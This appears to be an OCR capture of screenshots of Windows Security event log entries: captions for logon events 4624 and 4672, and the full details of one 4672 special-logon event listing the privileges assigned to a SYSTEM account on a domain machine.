


Window Security event: 4624 logon type 3





Window Secuity Event 4672: Special logon


Event 4672, Microsoft Windows security auditing.
General
Details
Special privileges assigned to new logon.
Subject:
Security ID: SYSTEM
Account Name: WIN-LB04LS1JJS3$
Account Domain: QUANHLUU
Logon ID: 0x4BDF03
Privileges: SeSecurityPrivilege
SeBackupPrivilege
SeRestorePrivilege
SeTakeOwnershipPrivilege
SeDebugPrivilege
SeSystemEnvironmentPrivilege
Log Name: Security
Source: Microsoft Windows security
Logged: 1/4/2025 1:37:55 PM
Event ID: 4672
Task Category: Special Logon
Level: Information
Keywords: Audit Success
User: N/A
Computer: WIN-LB04LS1JJS3.quanhluu.com
OpCode: Info
More Information: Event Log Online Help